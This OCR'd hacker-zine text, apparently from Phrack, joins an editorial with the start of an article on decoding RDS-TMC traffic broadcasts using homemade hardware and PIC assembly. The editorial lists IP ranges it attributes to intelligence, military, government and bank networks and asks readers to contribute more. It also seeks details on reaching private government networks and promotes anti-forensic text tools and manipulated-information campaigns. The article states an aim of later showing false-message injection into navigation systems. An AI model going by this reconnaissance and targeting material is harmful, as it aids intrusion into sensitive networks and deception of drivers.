* Militaries or international polices (US Army, US Navy, US Air Force, NATO, European armies, Interpol, Europol, CCU...)

* And last but not least: HONEYPOT!

It’s obvious that not all ranges can be obtained. Some agencies are registered under a false name in order to be more discrete (what about ENISA, the European NSA?), others use some high level systems (VPN, tor ...) on top of normal networks or simply use communication systems other than the Internet. But we would like to keep the most complete list we can. But for this we need your help. We need the help of everyone in the Underground who is ready to share knowledge. Send us your range.

We started to scan the A and B range with a little script we made, but be sure that the more interesting range are in class C. Here is a quick start of the list :

11.0.0.0 - 11.255.255.255 : DoD Network Information Center
144.233.0.0 - 144.233.255.255 : Defense Intelligence Agency
144.234.0.0 - 144.234.255.255 : Defense Intelligence Agency
144.236.0.0 - 144.236.255.255 : Defense Intelligence Agency
144.237.0.0 - 144.237.255.255 : Defense Intelligence Agency
144.238.0.0 - 144.238.255.255 : Defense Intelligence Agency
144.239.0.0 - 144.239.255.255 : Defense Intelligence Agency
144.240.0.0 - 144.240.255.255 : Defense Intelligence Agency
144.241.0.0 - 144.241.255.255 : Defense Intelligence Agency
144.242.0.0 - 144.242.255.255 : Defense Intelligence Agency
162.45.0.0 - 162.45.255.255 : Central Intelligence Agency
162.46.0.0 - 162.46.255.255 : Central Intelligence Agency
130.16.0.0 - 130.16.255.255 : The Pentagon
134.11.0.0 - 134.11.255.255 : The Pentagon
134.152.0.0 - 134.152.255.255 : The Pentagon
134.205.0.0 - 134.205.255.255 : The Pentagon
140.185.0.0 - 140.185.255.255 : The Pentagon
141.116.0.0 - 141.116.255.255 : Army Information Systems Command-Pentagon
6.0.0.0 - 6.255.255.255 : DoD Network Information Center
128.20.0.0 - 128.20.255.255 : U.S. Army Research Laboratory
128.63.0.0 - 128.63.255.255 : U.S. Army Research Laboratory
129.229.0.0 - 129.229.255.255 : United States Army Corps of Engineers
131.218.0.0 - 131.218.255.255 : U.S. Army Research Laboratory
134.194.0.0 - 134.194.255.255 : DoD Network Information Center
134.232.0.0 - 134.232.255.255 : DoD Network Information Center
137.128.0.0 - 137.128.255.255 : U.S. ARMY Tank-Automotive Command
144.252.0.0 - 144.252.255.255 : DoD Network Information Center
155.8.0.0 - 155.8.255.255 : DoD Network Information Center
158.3.0.0 - 158.3.255.255 : Headquarters, USAAISC
158.12.0.0 - 158.12.255.255 : U.S. Army Research Laboratory
164.225.0.0 - 164.225.255.255 : DoD Network Information Center
140.173.0.0 - 140.173.255.255 : DARPA ISTO
158.63.0.0 - 158.63.255.255 : Defense Advanced Research Projects Agency
145.237.0.0 - 145.237.255.255 : POLFIN (Ministry of Finance Poland)
163.13.0.0 - 163.32.255.255 : Ministry of Education Computer Center Taiwan
168.187.0.0 - 168.187.255.255 : Kuwait Ministry of Communications
171.19.0.0 - 171.19.255.255 : Ministry of Interior Hungary
164.49.0.0 - 164.49.255.255 : United States Army Space and Strategic Defense
165.27.0.0 - 165.27.255.255 : United States Cellular Telephone
152.152.0.0 - 152.152.255.255 : NATO Headquarters
128.102.0.0 - 128.102.255.255 : NASA
128.149.0.0 - 128.149.255.255 : NASA
128.154.0.0 - 128.154.255.255 : NASA
128.155.0.0 - 128.155.255.255 : NASA
128.156.0.0 - 128.156.255.255 : NASA
128.157.0.0 - 128.157.255.255 : NASA
128.158.0.0 - 128.158.255.255 : NASA
128.159.0.0 - 128.159.255.255 : NASA
128.161.0.0 - 128.161.255.255 : NASA
128.183.0.0 - 128.183.255.255 : NASA
128.217.0.0 - 128.217.255.255 : NASA
129.50.0.0 - 129.50.255.255 : NASA
153.31.0.0 - 153.31.255.255 : FBI Criminal Justice Information Systems
138.137.0.0 - 138.137.255.255 : Navy Regional Data Automation Center
138.141.0.0 - 138.141.255.255 : Navy Regional Data Automation Center

```
138.143.0.0 - 138.143.255.255 : Navy Regional Data Automation Center
161.104.0.0 - 161.104.255.255 : France Telecom R&D
161.105.0.0 - 161.105.255.255 : France Telecom R&D
161.106.0.0 - 161.106.255.255 : France Telecom R&D
159.217.0.0 - 159.217.255.255 : Alcanet International (Alcatel)
158.190.0.0 - 158.190.255.255 : Credit Agricole
158.191.0.0 - 158.191.255.255 : Credit Agricole
158.192.0.0 - 158.192.255.255 : Credit Agricole
165.32.0.0 - 165.48.255.255 : Bank of America
171.128.0.0 - 171.206.255.255 : Bank of America
167.84.0.0 - 167.84.255.255 : The Chase Manhattan Bank
159.50.0.0 - 159.50.255.255 : Banque Nationale de Paris
159.22.0.0 - 159.22.255.255 : Swiss Federal Military Dept.
163.12.0.0 - 163.12.255.255 : navy aviation supply office
163.249.0.0 - 163.249.255.255 : Commanding Officer Navy Ships Parts
164.94.0.0 - 164.94.255.255 : Navy Personnel Research
164.224.0.0 - 164.224.255.255 : Secretary of the Navy
34.0.0.0 - 34.255.255.255 : Halliburton Company
139.121.0.0 - 139.121.255.255 : Science Applications International
Corporation
...
```

The last one is definitely interesting; people interested by obscure technologies should investigate in-depth SAIC stuff...

But anyway this list is rough and incomplete. We have a lot more interesting ranges but not yet classed. It’s just to show you how easy it is to obtain.

If you think that the idea is funny, send us your range. We would be pleased to include your range in our list. The idea is to offer the more complete list we can for the next Phrack release.

----[5.4. The axis of knowledge

I’m sure that everyone knows "the axis of evil". This sensational expression was coined some years ago by Mr. Bush to group wicked countries (but was it really invented by the "president" or by m1st3r Karl Rove??). We could use the same expression to name the evil subjects that we would like to have in Phrack. But I will leave to Mr Powerful Bush his expression and find a more noble one : The Axis of Knowledge.

So what is it about? Just list some topics that we would like to find more often in Phrack. In the past years, Phrack was mainly focused on exploitation, shellcode, kernel and reverse engineering. I’m not saying that this was not interesting, I’m saying that we need to diversify the articles of Phrack. Everyone agrees that we must know the advances in heap exploitation but we should also know how to exploit new technologies.

------[5.4.1 New Technologies

To illustrate my point, we can take a quote from Phrack 62, the profiling of Scut:

```
Q: What suggestions do you have for Phrack?

A:  For the article topics, I personally would like to see more articles
on upcoming technologies to exploit, such as SOAP, web services,
.NET, etc.
```

We think he was right. We need more article on upcoming technology. Hackers have to stay up to date. Low level hacking is interesting but we also need to adapt ourselves to new technologies.

It could include: RFID, Web2, GPS, Galileo, GSM, UMTS, Grid Computing, Smartdust system.

Also, since the name Phrack is a combination between Phreack and Hack, having more articles related to Phreacking would be great. If you have a look to all the Phrack issues from 1 to 30, the majority of articles talked about Phreacking. And Phreacking and new technologies are closely connected.

------[5.4.2 Hidden and private networks

We would like to have a detailed or at least an introduction to private networks used by governments. It includes:

* Cyber Security Knowledge Transfer Network (KTN)
  http://ktn.globalwatchonline.com

* Unclassified but Sensitive Internet Protocol Router Network
  and
  The Secret IP Router Network (SIPRN)
  http://www.disa.mil/main/prodsol/data.html

* GOVNET
  http://www.govnet.state.vt.us/

* Advanced Technology Demonstration Network
  http://www.atd.net/

* Global Information Grid (GIG)
  http://www.nsa.gov/ia/industry/gig.cfm?MenuID=10.3.2.2
...

There are a lot private networks in the world and some are not documented. What we want to know is: how they are implemented, who is using them, which protocols are being used (is it ATM, SONET...?), is there a way to access them through the Internet, ...

If you have any information to share on these networks, we would be very interested to hear from you.

------[5.4.3 Information warfare

Information warfare is probably one of the most interesting upcoming subjects in recent years. Information is present everywhere and the one who controls the information will be the master. USA already understands this well, China too, but some countries are still late. Especially in Europe. Some websites are already specialized in information warfare like IWS the Information Warfare Site (http://www.iwar.org.uk)

You can also find some schools across the world which are specialized in information warfare.

We, hackers, can use our knowledge and ingeniousness to do something in this domain. Let me give you two examples. The first one is Black Hat SEO (http://www.blackhatseo.com/). This subject is really interesting because it combines a lot of subjects like development, hacking, social engineering, linguistics, artificial intelligence and even marketing. These techniques can be use in Information Warfare and we would like the Underground to know more about this subject.

Second example, in a document entitled "Who is n3td3v?" the author (hacker factor) use linguistic techniques in order to identify n3td3v. After having analyzed n3td3v's text, the author claims that n3td3v and Gobbles are probably the same person. N3td3v's answer was to say that he has an A.I. program allowing him to generate a text automatically. If he wants to sound like George Bush, he has simply to find a lots of articles by him, give these texts to his A.I. and the AI program will build a model representing the way that George Bush write. Once the model created, he can give a text to the A.I. and this text will be translated in "George Bush Speaking". Author's

answer (hacker factor) was to say it's not possible.

For working in text-mining, I can tell you that it's possible. The majority of people working in the academic area are blind and when you come to them with innovative techniques, they generally say you that you are a dreamer. A simple implementation can be realized quickly with the use of a grammar (that you can even induct automatically), a thesaurus and markov chains. Add some home made rules and you can have a small system to modify a text.

An idea could be to release a tool like this (the binary, not the source). I already have the title for an article : "Defeating forensic: how to cover your says" !

More generally, in information warfare, interesting subjects could be:

* Innovative information retrieval techniques
* Automatic diffusion of manipulated information
* Tracking of manipulated information

Military and advanced centers like DARPA are already interested in these topics. We don't have to let governments have the monopoly on these areas. I'm sure we can do much better than governments.

------[5.4.4 Spying System

Everyone knows ECHELON, it's probably the most documented spying system in the world. Unfortunately, the majority of the information that you can find on ECHELON is where ECHELON bases in the world are. There is nothing about how they manipulate data. It's evident that they are using some data-mining techniques like speech recognition, text-cleaning, topic classification, name entity recognition sentiment detection and so on. For this they could use their own software or maybe they are using some commercial software like:

Retrievalware from Convera :
http://www.convera.com/solutions/retrievalware/Default.aspx

Inxight's products:
http://www.inxight.com/products/

"Minority Report" like system visualization:
http://starlight.pnl.gov/

...

For now we are like Socrates, all we know is that we know nothing. Nothing about how they process data. But we are very interested to know.

In the same vein, we would like to know more on Narus (http://www.narus.com/), which could be used as the successor of CARNIVORE which was the FBI's tools to intercept electronic data. Which countries use Narus, where it is installed, how is Narus processing information...

Actually any system which is supposed to spy on us is interesting.

--[6. Conclusion

I'm reaching the end of my subject. Like with every articles some people will agree with the content and some not. I'm probably not the best person for talking about the Underground but I tried to resume in this text all the interesting discussions I had for several years with a lot of people. I tried to analyze the past and present scene and to give you a snapshot as accurate as possible.

I'm not entirely satisfied, there's a lot more to say. But if this

article can already make you thinking about the current scene or the Underground in general, that means that we are on the good way.

The most important thing to retain is the need to get back the Underground spirit. The world changes, people change, the security world changes but the Underground has to keep its spirit, the spirit which characterized it in the past.

I gave you some ideas about how we could do it, but there are much more ideas in 10000 heads than in one. Anyone who worry about the current scene is invited to give his opinion about how we could do it.

So let’s go for the wakeup of the Underground. THE wakeup. A wakeup to show to the world that the Underground is not dead. That it will never die, that it is still alive and for a long time.

Thats the responsibility of all hackers around the world.

--[Contents

--[1. Introduction

Modern Satellite Navigation systems use a recently developed standard called RDS-TMC (Radio Data System - Traffic Message Channel) for receiving traffic information over FM broadcast. The protocol allows communication of traffic events such as accidents and queues. If information affects the current route plotted by the user the information is used for calculating and suggesting detours and alternate routes. We are going to show how to receive and decode RDS-TMC packets using cheap homemade hardware, the goal is understanding the protocol so that eventually we may show how trivial it is to inject false information.

We also include the first release of our Simple RDS Decoder (srdsd is the lazy name) which as far as we know is the first open source tool available which tries to fully decode RDS-TMC messages. It's not restricted to RDS-TMC since it also performs basic decoding of RDS messages.

The second part of the article will cover transmission of RDS-TMC messages, satellite navigator hacking via TMC and its impact for social engineering attacks.

--[2. Motivation

RDS has primarily been used for displaying broadcasting station names on FM radios and give alternate frequencies, there has been little value other than pure research and fun in hijacking it to display custom messages.

However, with the recent introduction of RDS-TMC throughout Europe we are seeing valuable data being transmitted over FM that actively affects SatNav operations and eventually the driver's route choice. This can have very important social engineering consequences. Additionally, RDS-TMC messages can be an attack vector against SatNav parsing capabilities.

Considering the increasing importance of these system's role in car operation (which are no longer strictly limited to route plotting anymore) and their human interaction they represent an interesting target combined with the "cleartext" and un-authenticated nature of RDS/RDS-TMC messages.

We'll explore the security aspects in Part II.


--[3. RDS

The Radio Data System standard is widely adopted on pretty much every modern FM radio, 99.9% of all car FM radio models feature RDS nowadays. The standard is used for transmitting data over FM broadcasts and RDS-TMC is a subset of the type of messages it can handle. The RDS standard is described in the European Standard 50067.

The most recognizable data transmitted over RDS is the station name which is often shown on your radio display, other information include alternate frequencies for the station (that can be tried when the signal is lost), descriptive information about the program type, traffic announcements (most radio can be set up to interrupt CD and/or tape playing and switch to radio when a traffic announcement is detected), time and date and many more including TMC messages.

In a FM transmission the RDS signal is transmitted on a 57k subcarrier in order to separate the data channel from the Mono and/or Stereo audio.

FM Spectrum:




The RDS signal is sampled against a clock frequency of 1.11875 kHz, this means that the data rate is 1187.5 bit/s (with a maximum deviation of +/- 0.125 bit/s).

The wave amplitude is decoded in a binary representation so the actual data stream will be friendly ’1’ and ’0’.

The RDS smallest "packet" is called a Block, 4 Blocks represent a Group. Each Block has 26 bits of information making a Group 104 bits large.

Group structure (104 bits):




Block structure (26 bits):


The Checkword is a checksum included in every Block computed for error protection, the very nature of analog radio transmission introduces many errors in data streams. The algorithm used is fully specified in the standard and it doesn’t concern us for the moment.

Here’s a representation of the most basic RDS Group:

Block 1:



Block 2:



```
| Group code | B0 | TP | PTY | <5 bits> | Checkword |  PTY        = 5  bits
 -------------------------------------------------    Checkword  = 10 bits
```

Block 3:

```
 ------------------                 Data      = 16 bits
| Data | Checkword |                Checkword = 10 bits
 ------------------
```

Block 4:

```
 ------------------                 Data      = 16 bits
| Data | Checkword |                Checkword = 10 bits
 ------------------
```

The PI code is the Programme Identification code, it identifies the radio station that's transmitting the message. Every broadcaster has a unique assigned code.

The Group code identifies the type of message being transmitted as RDS can be used for transmitting several different message formats. Type 0A (00000) and 0B (00001) for instance are used for tuning information. RDS-TMC messages are transmitted in 8A (10000) groups. Depending on the Group type the remaining 5 bits of Block 2 and the Data part of Block 3 and Block 4 are used according to the relevant Group specification.

The 'B0' bit is the version code, '0' stands for RDS version A, '1' stands for RDS version B.

The TP bit stands for Traffic Programme and identifies if the station is capable of sending traffic announcements (in combination with the TA code present in 0A, 0B, 14B, 15B type messages), it has nothing to do with RDS-TMC and it refers to audio traffic announcements only.

The PTY code is used for describing the Programme Type, for instance code 1 (converted in decimal from its binary representation) is 'News' while code 4 is 'Sport'.

--[4. RDS-TMC

Traffic Message Channel packets carry information about traffic events, their location and the duration of the event. A number of lookup tables are being used to correlate event codes to their description and location codes to the GPS coordinates, those tables are expected to be present in our SatNav memory. The RDS-TMC standard is described in International Standard (ISO) 14819-1.

All the most recent SatNav systems supports RDS-TMC to some degree, some systems requires purchase of an external antenna in order to correctly receive the signal, modern ones integrated in the car cockpit uses the existing FM antenna used by the radio system. The interface of the SatNav allows display of the list of received messages and prompts detours upon events that affect the current route.

TMC packets are transmitted as type 8A (10000) Groups and they can be divided in two categories: Single Group messages and Multi Group messages. Single Group messages have bit number 13 of Block 2 set to '1', Multi Group messages have bit number 13 of Block 2 set to '0'.

Here's a Single Group RDS-TMC message:

Block 1:

```
 ---------------------              PI code   = 16 bits
| PI code | Checkword |             Checkword = 10 bits
 ---------------------
```

Block 2: Group code = 4 bits

```
                                                        B0         = 1  bit
 ------------------------------------------------------ TP         = 1  bit
| Group code | B0 | TP | PTY | T | F | DP | Checkword | PTY        = 5  bits
 ------------------------------------------------------ Checkword  = 10 bits

 T = 1 bit    DP = 3 bits
 F = 1 bit

Block 3:                                                D          = 1 bit
                                                        PN         = 1 bit
 ------------------------------------                   Extent     = 3 bits
| D | PN | Extent | Event | Checkword |                  Event      = 11 bits
 ------------------------------------                   Checkword  = 10 bits

Block 4:

 ----------------------          Location  = 16 bits
| Location | Checkword |         Checkword = 10 bits
 ----------------------
```

We can see the usual data which we already discussed for RDS as well as new information (the <5 bits> are now described).

We already mentioned the 'F' bit, it's bit number 13 of Block 2 and it identifies the message as a Single Group (F = 1) or Multi Group (F = 0).

The 'T', 'F' and 'D' bits are used in Multi Group messages for identifying if this is the first group (TFD = 001) or a subsequent group (TFD = 000) in the stream.

The 'DP' bit stands for duration and persistence, it contains information about the timeframe of the traffic event so that the client can automatically flush old ones.

The 'D' bit tells the SatNav if diversion advice needs to be prompted or not.

The 'PN' bit (Positive/Negative) indicates the direction of queue events, it's opposite to the road direction since it represent the direction of the growth of a queue (or any directional event).

The 'Extent' data shows the extension of the current event, it is measured in terms of nearby Location Table entries.

The 'Event' part contains the 11 bit Event code, which is looked up on the local Event Code table stored on the SatNav memory. The 'Location' part contains the 16 bit Location code which is looked up against the Location Table database, also stored on your SatNav memory, some countries allow a free download of the Location Table database (like Italy[1]).

Multi Group messages are a sequence of two or more 8A groups and can contain additional information such as speed limit advices and supplementary information.

--[5. Sniffing circuitry

Sniffing RDS traffic basically requires three components:

1. FM radio with MPX output
2. RDS signal demodulator
3. RDS protocol decoder

The first element is a FM radio receiver capable of giving us a signal that has not already been demodulated in its different components since we need access to the RDS subcarrier (and an audio only output would do no good). This kind of "raw" signal is called MPX (Multiplex). The easiest way to get such signal is to buy a standard PCI Video card that carries a tuner which has a MPX pin that we can hook to.

One of these tuners is Philips FM1216[2] (available in different "flavours", they all do the trick) which provides pin 25 for this purpose. It's relatively easy to identify a PCI Video card that uses this tuner, we used the WinFast DV2000. An extensive database[3] is available.

Once we get the MPX signal it can then be connect to a RDS signal demodulator which will perform the de-modulation and gives us parsable data. Our choice is ST Microelectronics TDA7330B[4], a commercially available chip used in most radio capable of RDS de-modulation. Another possibility could be the Philips SAA6579[5], it offers the same functionality of the TDA7330, pinning might differ.


Finally we use custom PIC (Peripheral Interface Controller) for preparing and sending the information generated by the TDA7330 to something that we can understand and use, like a standard serial port.


The PIC brings DATA, QUAL and CLOCK from demodulator and "creates" a stream good enough to be sent to the serial port. Our PIC uses only two pins of the serial port (RX - RTS), it prints out ascii '0' and '1' clocked at 19200 baud rate with one start bit and two stop bits, no parity bit is used.

As you can see the PIC makes our life easier, in order to see the raw stream we only have to connect the circuit and attach a terminal to the serial port, no particular driver is needed. The PIC we use is a PIC 16F84, this microcontroller is cheap and easy to work with (its assembly has only 35 instructions), furthermore a programmer for setting up the chip can be easily bought or assembled. If you want to build your own programmer a good choice would be uJDM[6], it's one of the simplest PIC programmers available (it is a variation of the famous JDM programmer).

At last we need to convert signals from the PIC to RS232 compatible signal levels. This is needed because the PIC and other integrated circuits works under TTL (Transistor to Transistor Logic - 0V/+5V), whereas serial port signal levels are -12V/+12V. The easiest approach for converting the signal is using a Maxim RS-232[7]. It is a specialized driver and receiver integrated circuit used to convert between TTL logic levels and RS-232 compatible signal levels.

Here's the diagram of the setup:





Here's the commented assembler code for our PIC:

```
;
; Copyright 2007 Andrea Barisani <lcars@inversepath.com>
;                Daniele Bianco <danbia@inversepath.com>
;
; Permission to use, copy, modify, and distribute this software for any
; purpose with or without fee is hereby granted, provided that the above
; copyright notice and this permission notice appear in all copies.
;
; THE SOFTWARE IS PROVIDED "AS IS" AND THE AUTHOR DISCLAIMS ALL WARRANTIES
; WITH REGARD TO THIS SOFTWARE INCLUDING ALL IMPLIED WARRANTIES OF
; MERCHANTABILITY AND FITNESS. IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR
; ANY SPECIAL, DIRECT, INDIRECT, OR CONSEQUENTIAL DAMAGES OR ANY DAMAGES
; WHATSOEVER RESULTING FROM LOSS OF USE, DATA OR PROFITS, WHETHER IN AN
; ACTION OF CONTRACT, NEGLIGENCE OR OTHER TORTIOUS ACTION, ARISING OUT OF
; OR IN CONNECTION WITH THE USE OR PERFORMANCE OF THIS SOFTWARE.
;
; Pin diagram:
;
;                   1  _______  18
;                 x -|.  U    |- -> DATA out (to RS232)
;                 x -|        |- -> RTS  out (to RS232)
;                 x -|    1   |- <- OSC1 / CLKIN
;             MCLR -> -|    6   |- -> OSC2 / CLKOUT
;       Vss (gnd) -> -|    F   |- <- Vdd (+5V)
;             DATA -> -|    8   |- x
;             QUAL -> -|    4   |- x
;            CLOCK -> -|        |- x
;                 x -|________|- x
;                   9          10
;
; Connection description:
;
; pin 4 : MCLR          (it must be connected to Vdd through a resistor
;                        to prevent PIC reset - 10K is a good resistor)
; pin 5 : Vss           (directly connected to gnd)
;
; pin 6 : DATA  input   (directly connected to RDS demodulator DATA  out)
; pin 7 : QUAL  input   (directly connected to RDS demodulator QUAL  out)
; pin 8 : CLOCK input   (directly connected to RDS demodulator CLOCK out)
;
; pin 14: Vdd           (directly connected to +5V)
; pin 15: OSC2 / CLKOUT (connected to an 2.4576 MHz oscillator crystal* )
; pin 16: OSC1 / CLKIN  (connected to an 2.4576 MHz oscillator crystal* )
```

```
;
; pin 17: RTS  output   (RS232 - ''RTS'' pin 7 on DB9 connector** )
; pin 18: DATA output   (RS232 - ''RX''  pin 2 on DB9 connector** )
;
; pin 1,2,3,9,10,11,12,13: unused
;
; *)
; We can connect the oscillator crystal to the PIC using this simple
; circuit:
;
;                C1 (15-33 pF)
;              ____||____ ______ OSC1 / CLKIN
;             |    ||    |
;             |          ___
;      gnd ---|           =  XTAL (2.4576 MHz)
;             |          ___
;             |____||____|______
;                  ||            OSC2 / CLKOUT
;                C2 (15-33 pF)
; **)
; We have to convert signals TTL <-> RS232 before we send/receive them
; to/from the serial port.
; Serial terminal configuration:
; 8-N-2 (8 data bits - No parity - 2 stop bits)
;

; HARDWARE CONF -----------------------
    PROCESSOR    16f84
    RADIX        DEC
    INCLUDE      "p16f84.inc"

    ERRORLEVEL   -302                 ; suppress warnings for bank1

    __CONFIG 1111111110001b           ; Code Protection  disabled
                                      ; Power Up Timer    enabled
                                      ; WatchDog Timer   disabled
                                      ; Oscillator type        XT
; -------------------------------------

; DEFINE ------------------------------
#define    Bank0     bcf  STATUS, RP0  ; activates bank 0
#define    Bank1     bsf  STATUS, RP0  ; activates bank 1

#define    Send_0    bcf     PORTA, 1  ; send 0 to RS232 RX
#define    Send_1    bsf     PORTA, 1  ; send 1 to RS232 RX
#define    Skip_if_C btfss  STATUS, C  ; skip if C FLAG is set

#define    RTS               PORTA, 0  ; RTS   pin RA0
#define    RX                PORTA, 1  ; RX    pin RA1
#define    DATA              PORTB, 0  ; DATA  pin RB0
#define    QUAL              PORTB, 1  ; QUAL  pin RB1
#define    CLOCK             PORTB, 2  ; CLOCK pin RB2

RS232_data     equ              0x0C  ; char to transmit to RS232
BIT_counter    equ              0x0D  ; n. of bits to transmit to RS232
RAW_data       equ              0x0E  ; RAW data (from RDS demodulator)
dummy_counter  equ              0x0F  ; dummy counter... used for delays
; -------------------------------------

; BEGIN PROGRAM CODE ------------------

    ORG    000h

InitPort

    Bank1                             ; select bank 1

    movlw  00000000b                  ; RA0-RA4 output
    movwf  TRISA                      ;
```

```
    movlw  00000111b                ; RB0-RB2 input / RB3-RB7 output
    movwf  TRISB                    ;

    Bank0                           ; select bank 0

    movlw  00000010b                ; set voltage at -12V to RS232 ''RX''
    movwf  PORTA                    ;

Main

    btfsc  CLOCK                    ; wait for clock edge (high -> low)
    goto   Main                     ;

    movfw  PORTB                    ;
    andlw  00000011b                ; reads levels on PORTB and send
    movwf  RAW_data                 ; data to RS232
    call   RS232_Tx                 ;

    btfss  CLOCK                    ; wait for clock edge (low -> high)
    goto   $-1                      ;

    goto   Main

RS232_Tx                            ; RS232 (19200 baud rate) 8-N-2
                                    ; 1 start+8 data+2 stop - No parity
    btfsc  RAW_data,1
    goto   Good_qual
    goto   Bad_qual

Good_qual                           ;
    movlw  00000001b                ;
    andwf  RAW_data,w               ; good quality signal
    iorlw  '0'                      ; sends '0' or '1' to RS232
    movwf  RS232_data               ;
    goto   Char_Tx

Bad_qual                            ;
    movlw  00000001b                ;
    andwf  RAW_data,w               ; bad  quality signal
    iorlw  '*'                      ; sends '*' or '+' to RS232
    movwf  RS232_data               ;

Char_Tx

    movlw  9                        ; (8 bits to transmit)
    movwf  BIT_counter              ; BIT_counter = n. bits + 1

    call   StartBit                 ; sends start bit

Send_loop

    decfsz BIT_counter, f           ; sends all data bits contained in
    goto   Send_data_bit            ; RS232_data

    call   StopBit                  ; sends 2 stop bit and returns to Main

    Send_1
